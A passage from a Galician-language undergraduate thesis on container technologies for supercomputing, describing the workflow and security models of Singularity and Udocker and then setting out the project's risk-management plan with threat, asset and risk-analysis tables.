


Figura 2.3: Modelo de despregamento de contedores en Singularity

Fonte: <https://singularity.lbl.gov/>

Estes compoñentes co SetUID activado poden ser activados ou desactivados a pracer, tanto no momento da instalación como despois. Non obstante, perderemos as capacidades que estes outorgan.

- **Espazos de nomes:** Singularity admite a emprega de espazos de nomes de usuario de xeito nativo e poden executarse completamente sen privilexios dende a versión 2.2, mais cunhas funcionalidades moi limitadas. Por exemplo, só será posíbel empregar contedores baseados nun directorio. Ademais, posto que os espazos de nomes non son compatíbeis con todos os *kernels* a súa empregabilidade pode variar.

### 2.3.2. Fluxo de traballo

O fluxo de funcionamento de Singularity normalmente implica que o usuario desenvolva nun dispositivo local ou nunha máquina virtual, no cal teña permisos de superusuario, e unha vez finalizado o desenvolvemento move o contedor ao entorno de producción. En dito entorno non terá permisos de superusuario e non poderá facer cambios que requiran dos mesmos dentro do contedor, mais a solución é tan simple como volver ao entorno de desenvolvemento e facer os cambios pertinentes. Este modelo queda recollido na figura 2.3 dun xeito xeral, e na figura 2.4 para o caso concreto do CESGA sobre o FT2.

### 2.3.3. Seguridade

O modelo de funcionamento de Singularity fai que se trate dunha ferramenta coa que difícilmente se poida abordar un ataque de escalada de privilexios, algo moi importante en entornos multiusuario. Isto é así porque o usuario a empregar unha vez lanzadas as execucións dos contedores é o mesmo usuario que




Figura 2.4: Modelo de despregamento de contenedores en Singularity sobre FT2

Fonte: [11]

está fóra do contedor. Se un usuario desexa ser superusuario dentro do contedor, primeiramente debe ser superusuario fóra do contedor.

### 2.3.4. Compatibilidade con contedores Docker

Posto que Docker estase a converter nun estándar na industria, resulta interesante poder ler e traballar con este tipo de contedores e aproveitar gran cantidade de traballo xa realizado. Así, Singularity soporta o tratamento de contedores Docker, sen ter que ter instalada dita tecnoloxía. Isto faise mediante a emprega da API do Docker Registry, unha interface REST que da acceso aos manifestos das imaxes, cada un dous cales contén información sobre as capas das imaxes. Cada capa non é máis que un conxunto comprimido de carpetas e arquivos que poden ser extraídos directamente nunha imaxe Singularity. [16]

## 2.4. Udocker

### 2.4.1. Funcionamento

Udocker é unha ferramenta que permite executar contedores simples de Docker nun espazo de usuario sen requirir de privilexios de superusuario, permitindo así a descarga e a execución de contedores Docker por usuarios non privilexiados en entornos Linux onde Docker non está dispoñible.

Pode ser empregado sen ningún tipo de privilexios no despregamento do servizo por parte do administrador do sistema, pudendo ser descargado e executado enteramente polo usuario final.

Trátase dunha ferramenta sinxela escrita en Python, cun conxunto mínimo de dependencias que permiten que poida ser executado nun gran rango de entornos Linux, sen precisar tan sequera ter Docker instalado. O seu funcionamento baséase na emprega dun entorno tipo “*chroot*”, pero de xeito imitado, para non requirir privilexios en dito entorno. Para iso fai uso dunha serie de ferramentas e librarías coma poden ser:

- PRoot
- Fakechroot
- runC
- Singularity

Este xeito de funcionar outorga unha serie de vantaxes. Por exemplo, o usuario final non terá que aprender unha nova ferramenta, pois de cara el compórtase

exactamente como Docker (mesmos contedores, mesmos comandos, etc.). O usuario tampouco requirirá da axuda do administrador para despregar contedores nun equipo compartido, xa que non son precisos privilexios para a súa execución nin para a súa instalación; de feito, ao estar escrito en Python, nin tan sequera é preciso realizar o proceso de compilación, simplemente lanzar o script e executar. Destacar finalmente que foi testado sobre procesamento paralelo con aplicacións MPI e GPGPU. [13]

### 2.4.2. Limitacións

Ao non existiren privilexios de superusuário involucrados, calquera operación que realmente precise ditos privilexios non será realizábel. Por exemplo, con Udocker é imposíbel realizar operacións como as seguintes:

- Acceder a ficheiros e dispositivos protexidos pola máquina anfitria.
- Escoitar en portos TCP/IP privilexiados (rango embaixo do 1024).
- Montar sistemas de ficheiros.
- Emprega do comando *su*.
- Cambio da hora do sistema.
- Operacións de rede complexas, tales como:
  - Cambiar as táboas de enrutamento.
  - Modificar regras nunha devasa.
  - Tratamento con interfaces de rede.

No caso de precisar realizar operacións como as anteriores, Udocker non é a tecnoloxía de contedorización adecuada e debemos optar por solucións alternativas. [13]

### 2.4.3. Seguridade

O modelo de Udocker convérteo nunha solución relativamente segura, no sentido de que un atacante xamais poderá realizar un ataque de escalada de privilexios, ao non existir en ningún momento estes privilexios.

Non obstante, debido ás limitacións explicadas na sección anterior, Udocker non ofrece características avanzadas de illamento como poden ter outras tecnoloxías. Polo tanto, se o contido dos contedores non é fiável, non debería ser executado baixo Udocker, xa que estes se executarán dentro do propio entorno

do usuario. Os datos estarán suxeitos ás mesmas proteccións do sistemas que os outros arquivos propiedade do usuario.

Polo tanto, debido a esta falta de illamento, Udocker nunca debe ser executado por usuarios con privilexios.



# Capítulo 3

## Planificación e presupostos

### Contido

---

<b>3.1. Xestión de riscos . . . . .</b>	<b>17</b>
3.1.1. Introdución . . . . .	17
3.1.2. Medidores dos riscos . . . . .	18
3.1.3. Tipos de riscos . . . . .	19
3.1.4. Tipos de estratexias a seguir . . . . .	19
3.1.5. Identificación de ameazas . . . . .	20
3.1.6. Identificación de activos . . . . .	23
3.1.7. Análise de riscos . . . . .	23
3.1.8. Seguimento dos riscos . . . . .	29
3.1.8.1. Seguimento do risco R14 . . . . .	29
<b>3.2. Xestión da configuración . . . . .</b>	<b>31</b>
3.2.1. Identificación dos elementos da configuración . . . . .	31
3.2.2. Control de cambios . . . . .	31
3.2.3. Control de versións . . . . .	31
<b>3.3. Planificación temporal . . . . .</b>	<b>32</b>
3.3.1. Metodoloxía de traballo . . . . .	32
3.3.1.1. Diferenciación xeral das metodoloxías de traballo . . . . .	32
3.3.1.2. Elección xustificada da metodoloxía de traballo . . . . .	33
3.3.1.3. Scrum . . . . .	33
3.3.2. Planificación temporal . . . . .	34
3.3.3. Estrutura de detalle do traballo . . . . .	35
3.3.4. División temporal xeral das principais fases do proxecto	35

3.3.4.1. Formación e estudo previo . . . . .	35
3.3.4.2. Estudo teórico dos riscos . . . . .	37
3.3.4.3. Análise . . . . .	37
3.3.4.4. Detección e corrección . . . . .	37
3.3.4.5. Documentación . . . . .	38
<b>3.4. Presupostos . . . . .</b>	<b>38</b>
3.4.1. Custos directos . . . . .	38
3.4.1.1. Custos materiais . . . . .	38
3.4.1.2. Custos de persoal . . . . .	39
3.4.1.3. Custos directos totais . . . . .	40
3.4.2. Custos indirectos . . . . .	40
3.4.3. Custos totais . . . . .	41
<b>3.5. Alcance do proxecto . . . . .</b>	<b>41</b>
3.5.1. Descripción do alcance . . . . .	41
3.5.2. Entregábeis do proxecto . . . . .	41
3.5.3. Exclusións do proxecto . . . . .	41
3.5.4. Supostos do proxecto . . . . .	42
3.5.5. Restricións do proxecto . . . . .	42

---

Este capítulo inclúe todos os aspectos relativos á xestión do proxecto, incluíndo a planificación temporal, a metodoloxía de desenvolvemento, a xestión de riscos e as estimación dos custos ou presupostos.

## 3.1. Xestión de riscos

### 3.1.1. Introdución

O actual proxecto implica certo carácter investigador, ao ter que procurar e recopilar posíbeis fallas na emprega de contedores, unha tecnoloxía que, á súa vez, aínda ten unha vida curta no eido da supercomputación.

Podemos concluír pois que o nivel de incerteza do proxecto resulta bastante elevado e, polo tanto, unha boa xestión de riscos resulta crucial para o adecuado desenvolvemento do mesmo. Cómpre detectar os riscos asociados ao proxecto para evitar o incumprimento de prazos ou sobrecustos innecesarios. É esencial a identificación destes posíbeis riscos, así como a aplicación de medidas para a súa prevención, miniaturización ou eliminación. Seguiranse os seguintes pasos:

1. **Identificación de riscos:** detección de ameazas que poidan pór en perigo a viabilidade e desenvolvemento do proxecto.
2. **Análise e clasificación:** unha vez detectadas as ameazas existentes, serán avaliadas individualmente para determinar se supón un risco para o proxecto. Cada risco terá asociados unha probabilidade e impacto, grazas aos cales poderemos realizar unha planificación fronte a estes. De ter asociados un impacto e/ou probabilidade de suceso moi baixos, descartaranse do plan de resposta.
3. **Planificación:** clasificados os riscos, serán explicadas as medidas de preventión, miniaturización ou continxencia a aplicar.
4. **Seguimiento:** realizados os pasos anteriores, cómpre realizar un seguimento dos riscos ao longo do proxecto para comprobar a súa evolución e posíbel materialización, co fin de dar resposta no menor tempo posíbel.

Para comprender adequadamente a continuación desta sección, cómpre entender unha serie de conceptos: os riscos son a probabilidade de que as ameazas actúen sobre os activos, causando danos ou perdidas. Os activos son os compoñentes ou funcionalidades susceptíbeis de seren atacados, deliberada ou accidentalmente, con consecuencias para o organismo, entidade ou sistema. As vulnerabilidades son as debilidades ou falla de control que permitiría ou facilitaría que unha ameaza actúe contra un activo. Unha ameaza é unha circunstancia ou evento que pode explotar, intencionadamente ou non, unha vulnerabilidade específica. O impacto é o

Táboa 3.1: Valoración da probabilidade

Probabilidade	Valor numérico asociado
Baixa	0.2
Media	0.5
Alta	0.8

dano causado nun activo como resultado da explotación dunha vulnerabilidade por unha ameaza.

### 3.1.2. Medidores dos riscos

Os medidores dos riscos serán os seguintes:

- **Probabilidade** de suceso dun risco:

- **Baixa:** menos de 25 % de posibilidades de suceso.
- **Media:** entre 25 % e 75 % de posibilidades de suceso.
- **Alta:** máis de 75 % de posibilidades de suceso.

- **Impacto** en tempo, esforzo ou custo do suceso dun risco:

- **Insignificante:** a manifestación do risco terá unha repercusión mínima no desenvolvemento do proxecto.
- **Tolerábel:** a manifestación do risco provocará atrasos na realización das tarefas asociadas ao proxecto, mais será posíbel realizar a entrega do proxecto nos prazos establecidos.
- **Serio:** a manifestación do risco provocará que a entrega do TFG se realice noutra convocatoria.
- **Catastrófico:** a manifestación do risco provocará que non sexa posíbel realizar a entrega do proxecto no prazo dun ano. Tal feito implicaría refacer o TFG enteiramente.

- **Nivel de exposición:** combinación dos anteriores valores de probabilidade e impacto, converténdoos nunha medida tanxível. Para isto é preciso asociar os anteriores medidores con valores numéricos. A valoración da probabilidade pode ser consultada na táboa 3.1 e valoración do impacto, na táboa 3.2.

Establecidas estas valoracións, é posíbel obter o nivel de exposición, resultado do producto dos dous valores anteriormente definidos, reflectido na táboa 3.3. Serán definidos os seguintes tipos de exposición segundo os valores obtidos en dita táboa:

Táboa 3.2: Valoración do impacto

Impacto	Valor numérico asociado
Insignificante	0.1
Tolerábel	0.4
Serio	0.6
Catastrófico	0.9

Táboa 3.3: Nivel de exposición ao risco

		Impacto			
		Insignificante (0.1)	Tolerábel (0.4)	Serio (0.6)	Catastrófico (0.9)
Probabilidade	Baixa (0.2)	0.02	0.08	0.12	0.18
	Media (0.5)	0.05	0.2	0.3	0.45
	Alta (0.8)	0.08	0.32	0.48	0.72

- **Baixa:** valor da exposición comprendido entre 0 e 0.15.
- **Media:** valor da exposición comprendido entre 0.16 e 0.4.
- **Alta:** valor da exposición estritamente maior que 0.4.

### 3.1.3. Tipos de riscos

Para a clasificación dos riscos seguirase a categorización de Sommerville [29], segundo a cal existen tres tipos de riscos:

1. **De proxecto:** afectan á programación temporal ou aos recursos.
2. **De produto:** afectan á calidad ou desempeño do producto.
3. **De negocio:** afectan á organización responsable do desenvolvemento.

### 3.1.4. Tipos de estratexias a seguir

Unha vez identificados os posíbeis riscos que poidan afectar ao proxecto, cómpre realizar unha análise de cada un deles, para poder realizar a súa categorización en base á súa relevancia. Contémplanse varios métodos para combater un risco potencial:

- **Prevención:** baséase en reducir a probabilidade de que un risco se materialice.
- **Miniaturización:** baséase en reducir o impacto xerado polo risco.
- **Aceptación:** baséase en asumir o impacto asociado ao risco e as súas consecuencias.

- **Continxencia:** baséase na aplicación dun plan de continxencia no que aparezan accións a realizar en caso de que aconteza un risco.
- **Transferencia:** baséase no traspaso do risco a outra entidade que o xestione por nós.

### 3.1.5. Identificación de ameazas

Táboa 3.4: Ameaza A1

<b>Identificador</b>	A1
<b>Nome</b>	Perda do repositorio local.
<b>Descripción</b>	O repositorio gardado no equipo de traballo pérdese por mor dun fallo no disco duro. Isto provoca que se perda a última versión dos elementos da configuración.

Táboa 3.5: Ameaza A2

<b>Identificador</b>	A2
<b>Nome</b>	Atraso na realización dun fito.
<b>Descripción</b>	Un fito reflectido na planificación inicial do proxecto, é dicir, no anteproxecto, non é acadado no prazo previsto debido a improvisos na realización do traballo.

Táboa 3.6: Ameaza A3

<b>Identificador</b>	A3
<b>Nome</b>	Elementos da configuración non identificados.
<b>Descripción</b>	Son ignorados algúns elementos da configuración á hora de realizar a identificación dos mesmos, polo que non serán xestionados no proceso de xestión da configuración a empregar no proxecto.

Táboa 3.7: Ameaza A4

<b>Identificador</b>	A4
<b>Nome</b>	Identificación de elementos da configuración innecesarios.
<b>Descripción</b>	Son detectados elementos da configuración que deben ser xestionados, mais que finalmente non resultan relevantes para a execución do proxecto, o que provoca atrasos á hora de realizar a xestión da configuración do proxecto.

Táboa 3.8: Ameaza A5

<b>Identificador</b>	A5
<b>Nome</b>	Definición dun proceso da xestión da configuración ineficaz e/ou incorrecto.
<b>Descripción</b>	Á hora de executar o proceso de configuración, obsérvanse errores que dificultan a consecución dos obxectivos precisos para a realización do proxecto.

Táboa 3.9: Ameaza A6

<b>Identificador</b>	A6
<b>Nome</b>	Non é definido un proceso de xestión da configuración.
<b>Descripción</b>	Non é definido un proceso de xestión da configuración na fase inicial do proxecto.

Táboa 3.10: Ameaza A7

<b>Identificador</b>	A7
<b>Nome</b>	Proceso de xestión da configuración excesivamente burocrático.
<b>Descripción</b>	O proceso de xestión da configuración elixido ou deseñado requiere dunha cantidade de documentación moi superior á precisa. Isto podería chegar a provocar atrasos nos fitos do proxecto, pois é destinada unha cantidade de tempo significativa no tratamento destes documentos.

Táboa 3.11: Ameaza A8

<b>Identificador</b>	A8
<b>Nome</b>	Ausencia de copia de seguridade do repositorio.
<b>Descripción</b>	O repositorio do proxecto está almacenado nunha única localización e dita localización perde os datos correspondentes ao proxecto.

Táboa 3.12: Ameaza A9

<b>Identificador</b>	A9
<b>Nome</b>	Entrega dunha versión incorrecta.
<b>Descripción</b>	Á hora de realizar a entrega final prodúcese unha confusión na versión a entregar, o que provoca que se entregue unha versión anterior á final.

Táboa 3.13: Ameaza A10

<b>Identificador</b>	A10
<b>Nome</b>	Incumprimento das horas de traballo.
<b>Descripción</b>	O proxecto débese axustar a unhas horas establecidas, correspondentes ao número de créditos asinados á materia do Traballo de Fin de Grao. No caso de incumprir a estimación temporal debe ser exposta unha razón.

Táboa 3.14: Ameaza A11

<b>Identificador</b>	A11
<b>Nome</b>	Actualizacións do repositorio demasiado espazadas no tempo.
<b>Descripción</b>	O tempo entre as diferentes actualizacións no repositorio é excesivamente longo, o que pode provocar que de querer volver a unha versión antiga, perdanse cambios que poidan ser considerados de relevancia.

Táboa 3.15: Ameaza A12

<b>Identificador</b>	A12
<b>Nome</b>	Equipo de traballo avariado.
<b>Descripción</b>	O equipo de traballo co que conta o estudiante fica avariado, impedindo a realización do proxecto.

Táboa 3.16: Ameaza A13

<b>Identificador</b>	A13
<b>Nome</b>	Roubo de material
<b>Descripción</b>	Perda de material (non dixital) por mor dun roubo no lugar de traballo.

Táboa 3.17: Ameaza A14

<b>Identificador</b>	A14
<b>Nome</b>	Caída dun dos portais de contedores a empregar.
<b>Descripción</b>	Un dos portais de onde se descargan as imaxes dos contedores a empregar para o desenvolvemento do proxecto cae, quedando inoperante e impedindo a obtención de imaxes importantes para o traballo.

Táboa 3.18: Ameaza A15

<b>Identificador</b>	A15
<b>Nome</b>	Caída dos entornos de pre-producción ou producción.
<b>Descripción</b>	Os entornos de pre-producción (computación na nube) ou producción do CESGA caen, impedindo a realización das probas precisas para o desenvolvemento dou proxecto, ou ocasionando a perda de información importante.

### 3.1.6. Identificación de activos

- ACT1: Equipo de traballo.
- ACT2: Memoria do proxecto.
- ACT3: Repositorio.
- ACT4: Proceso de xestión da configuración.
- ACT5: Contedores sobre os que realizar as probas.
- ACT6: Material de traballo non dixital: apuntamentos, libros, etc.
- ACT7: Infraestrutura do CESGA.
- ACT8: Imaxes e diagramas.
- ACT9: *Scripts*.

### 3.1.7. Análise de riscos

Como xa foi visto, os riscos son a probabilidade de que as ameazas actúen sobre os activos, causando danos ou perdidas, polo que cada risco estará relacionado cunha das ameazas estudiadas previamente. Está correlación virá indicada polo seu número do identificador, que será o mesmo para a ameaza e o risco.

Táboa 3.19: Risco R1

Identificador	R1	Tipo de risco	De producto
Probabilidade	Baixa	Impacto	Tolerábel
Exposición	Baixa	Activos afectados	ACT1, ACT2, ACT8, ACT9
Tratamento	<ul style="list-style-type: none"> <li>• <b>Aceptación:</b> enténdese que os últimos datos xa están perdidos, ao non ter realizado unha actualización do repositorio remoto. Ao ter unha exposición baixa podemos aceptar este risco sen moito problema, soamente habería que repetir os últimos avances.</li> </ul>		
Indicadores	O sistema non permite acceder aos últimos cambios realizados en disco no proxecto.		

Táboa 3.20: Risco R2

<b>Identificador</b>	R2	<b>Tipo de risco</b>	De proxecto
<b>Probabilidade</b>	Media	<b>Impacto</b>	Tolerábel
<b>Exposición</b>	Media	<b>Activos afectados</b>	ACT2
<b>Tratamento</b>	<ul style="list-style-type: none"> <li>• <b>Prevención:</b> realización dunha boa planificación.</li> <li>• <b>Miniaturización:</b> incluír tarefas con pouca relevancia nunha sección de tarefas excluídas.</li> </ul>		
<b>Indicadores</b>	Algunha das tarefas a realizar, definidas no anteproxecto, superou por un prazo superior a 2 días o seu tempo previsto de execución.		

Táboa 3.21: Risco R3

<b>Identificador</b>	R3	<b>Tipo de risco</b>	De producto
<b>Probabilidade</b>	Media	<b>Impacto</b>	Tolerábel
<b>Exposición</b>	Media	<b>Activos afectados</b>	ACT3, ACT4
<b>Tratamento</b>	<ul style="list-style-type: none"> <li>• <b>Prevención:</b> identificación adecuada dos elementos da configuración e realización dunha xestión da configuración simple e eficiente.</li> <li>• <b>Miniaturización:</b> detectado o problema, realizar modificacións na xestión da configuración para incluír o novo elemento non identificado previamente. Posto que o equipo de traballo é dunha soa persoa, non debería haber problema por realizar cambios pequenos e xustificados na xestión da configuración.</li> </ul>		
<b>Indicadores</b>	Cando o proxecto avanza, obsérvase que hai elementos que non están sendo contemplados na xestión da configuración, ao non ter sido considerados elementos da configuración en si.		

Táboa 3.22: Risco R4

<b>Identificador</b>	R4	<b>Tipo de risco</b>	De producto
<b>Probabilidade</b>	Media	<b>Impacto</b>	Tolerábel
<b>Exposición</b>	Media	<b>Activos afectados</b>	ACT3, ACT4
<b>Tratamento</b>	<ul style="list-style-type: none"> <li><b>Prevención:</b> identificación adecuada dos elementos da configuración e realización dunha xestión da configuración simple e eficiente.</li> <li><b>Miniaturización:</b> detectado o problema, realizar modificacíons na xestión da configuración para excluír os elementos sobrantes. Posto que o equipo de traballo é dunha soa persoa, non debería haber problema por realizar cambios pequenos e xustificados na xestión da configuración.</li> </ul>		
<b>Indicadores</b>	Cando o proxecto avanza, obsérvase que hai elementos que non son precisos para o correcto desenvolvemento do proxecto, polo que o seu control implica unha perda de tempo innecesaria.		

Táboa 3.23: Risco R5

<b>Identificador</b>	R5	<b>Tipo de risco</b>	De producto
<b>Probabilidade</b>	Media	<b>Impacto</b>	Tolerábel
<b>Exposición</b>	Media	<b>Activos afectados</b>	ACT3, ACT4
<b>Tratamento</b>	<ul style="list-style-type: none"> <li><b>Prevención:</b> deseño dunha xestión da configuración adecuada ao proxecto e que resulte eficaz e eficiente.</li> <li><b>Miniaturización:</b> detectado o problema, realizar modificacíons na xestión da configuración para que esta se adapte correctamente ao proxecto. Posto que o equipo de traballo é dunha soa persoa, non debería haber problema por realizar cambios pequenos e xustificados na xestión da configuración.</li> </ul>		
<b>Indicadores</b>	Cando o proxecto avanza, obsérvanse serios problemas para levar a cabo a xestión da configuración (por exemplo, modelos inservíbeis ou incompletos).		

Táboa 3.24: Risco R6

<b>Identificador</b>	R6	<b>Tipo de risco</b>	De producto
<b>Probabilidade</b>	Baixa	<b>Impacto</b>	Serio
<b>Exposición</b>	Baixa	<b>Activos afectados</b>	ACT3, ACT4
<b>Tratamento</b>	<ul style="list-style-type: none"> <li>• <b>Prevención:</b> deseño dunha xestión da configuración adecuada ao inicio do proxecto.</li> </ul>		
<b>Indicadores</b>	Non é posíbel realizar unha xestión da configuración e non están quedando almacenados os diferentes cambios no proxecto en ningún momento.		

Táboa 3.25: Risco R7

<b>Identificador</b>	R7	<b>Tipo de risco</b>	De producto
<b>Probabilidade</b>	Media	<b>Impacto</b>	Tolerábel
<b>Exposición</b>	Media	<b>Activos afectados</b>	ACT3, ACT4
<b>Tratamento</b>	<ul style="list-style-type: none"> <li>• <b>Prevención:</b> deseño dunha xestión da configuración adecuada ao proxecto e que resulte eficaz e eficiente.</li> <li>• <b>Miniaturización:</b> detectado o problema, realizar modificacíons na xestión da configuración para que esta se adapte correctamente ao proxecto. Posto que o equipo de traballo é dunha soa persoa, non debería haber problema por realizar cambios pequenos e xustificados na xestión da configuración.</li> </ul>		
<b>Indicadores</b>	Cando o proxecto avanza, detéctase unha perda de tempo excesiva no tratamento da xestión da configuración.		

Táboa 3.26: Risco R8

<b>Identificador</b>	R8	<b>Tipo de risco</b>	De proxecto
<b>Probabilidade</b>	Baixa	<b>Impacto</b>	Catastrófico
<b>Exposición</b>	Media	<b>Activos afectados</b>	ACT2, ACT3, ACT8, ACT9
<b>Tratamento</b>	<ul style="list-style-type: none"> <li>• <b>Prevención:</b> establecer o proceso de xestión da configuración de tal forma que o repositorio de traballo estea almacenado en múltiples localizacións, preferibelmente afastadas no espazo.</li> </ul>		
<b>Indicadores</b>	Soamente existe unha copia do proxecto, non sendo posíbel acceder a outras copias de seguridade.		

Táboa 3.27: Risco R9

<b>Identificador</b>	R9	<b>Tipo de risco</b>	De producto
<b>Probabilidade</b>	Baixa	<b>Impacto</b>	Serio
<b>Exposición</b>	Baixa	<b>Activos afectados</b>	ACT2, ACT8, ACT9
<b>Tratamento</b>	<ul style="list-style-type: none"> <li><b>Prevención:</b> revisión ao menos dúas veces de que a versión a entregar concorda coas últimas modificacións realizadas no proxecto.</li> </ul>		
<b>Indicadores</b>	O proxecto obtido pola comisión de traballos de fin de grao non é o mesmo que a última versión que posúe o autor.		

Táboa 3.28: Risco R10

<b>Identificador</b>	R10	<b>Tipo de risco</b>	De proxecto
<b>Probabilidade</b>	Alta	<b>Impacto</b>	Serio
<b>Exposición</b>	Alta	<b>Activos afectados</b>	ACT2
<b>Tratamento</b>	<ul style="list-style-type: none"> <li><b>Prevención:</b> realización dunha boa planificación temporal e seguimento dunha metodoloxía áxil para evitar os riscos asociados á incerteza do proxecto.</li> </ul>		
<b>Indicadores</b>	<ul style="list-style-type: none"> <li>As tarefas definidas no anteproxecto están levando máis tempo do esperado.</li> <li>Non se está seguindo ningunha metodoloxía de traballo áxil.</li> </ul>		

Táboa 3.29: Risco R11

<b>Identificador</b>	R11	<b>Tipo de risco</b>	De proxecto
<b>Probabilidade</b>	Media	<b>Impacto</b>	Tolerábel
<b>Exposición</b>	Media	<b>Activos afectados</b>	ACT2, ACT3, ACT4, ACT8, ACT9
<b>Tratamento</b>	<ul style="list-style-type: none"> <li><b>Prevención:</b> establecer na xestión da configuración un procedemento de xestión de cambios en intres reducidos de tempo.</li> </ul>		
<b>Indicadores</b>	Cando se quere retroceder a unha versión anterior empregando a xestión da configuración, moitos datos son perdidos, que ben poderían estar diferenciados en <i>commits</i> distintos para evitar a súa perda.		

Táboa 3.30: Risco R12

<b>Identificador</b>	R12	<b>Tipo de risco</b>	De negocio
<b>Probabilidade</b>	Baixa	<b>Impacto</b>	Catastrófico
<b>Exposición</b>	Media	<b>Activos afectados</b>	ACT1
<b>Tratamento</b>	<ul style="list-style-type: none"> <li>• <b>Prevención:</b> poder contar cun equipo de reposto para poder continuar co traballo nun período inferior a 12 horas.</li> </ul>		
<b>Indicadores</b>	Non é posíbel traballar co equipo de traballo ou facelo de xeito adecuado para o desenvolvemento do proxecto.		

Táboa 3.31: Risco R13

<b>Identificador</b>	R13	<b>Tipo de risco</b>	De negocio
<b>Probabilidade</b>	Baixa	<b>Impacto</b>	Serio
<b>Exposición</b>	Baixa	<b>Activos afectados</b>	ACT1, ACT6, ACT7
<b>Tratamento</b>	<ul style="list-style-type: none"> <li>• <b>Transferencia:</b> o CESGA dispón de medidas físicas de seguridade para evitar este tipo de sucesos. A zona de traballo non é accesíbel sen previa identificación e existe seguridade mediante gravación do centro.</li> </ul>		
<b>Indicadores</b>	Desaparece parte ou a totalidade dos materiais físicos de traballo.		

Táboa 3.32: Risco R14

<b>Identificador</b>	R14	<b>Tipo de risco</b>	De proxecto
<b>Probabilidade</b>	Baixa	<b>Impacto</b>	Serio
<b>Exposición</b>	Baixa	<b>Activos afectados</b>	ACT5
<b>Tratamento</b>	<ul style="list-style-type: none"> <li>• <b>Aceptación:</b> posto que se trata dun servizo completamente externo, non é posíbel aplicar moitas medidas. Tentárase traballar coas imaxes xa almacenadas no equipo local, mais no caso de querer fazer probas directamente co portal non haberá nada que facer, agás agardar á súa recuperación.</li> </ul>		
<b>Indicadores</b>	Resulta imposíbel acceder a algúin dos portais de imaxes de contedores cos que se traballa ao longo do proxecto (obtención de erro 404 ou similar).		

Táboa 3.33: Risco R15

<b>Identificador</b>	R15	<b>Tipo de risco</b>	De negocio
<b>Probabilidade</b>	Baixa	<b>Impacto</b>	Catastrófico
<b>Exposición</b>	Media	<b>Activos afectados</b>	ACT7
<b>Tratamento</b>	<ul style="list-style-type: none"> <li><b>Transferencia:</b> o CESGA dispón de medidas para minimizar o impacto en caso de que este tipo de risco se materialice. Por exemplo, existen copias de seguridade programadas para evitar a perda da totalidade do traballo. Tamén existen medidas de prevención como un xerador de electricidade ou unha múltiple conexión coa rede externa mediante diversos servizos para asegurar o continuo funcionamento do sistema.</li> </ul>		
<b>Indicadores</b>	Resulta imposíbel acceder aos entornos de pre-producción ou producción.		

### 3.1.8. Seguimento dos riscos

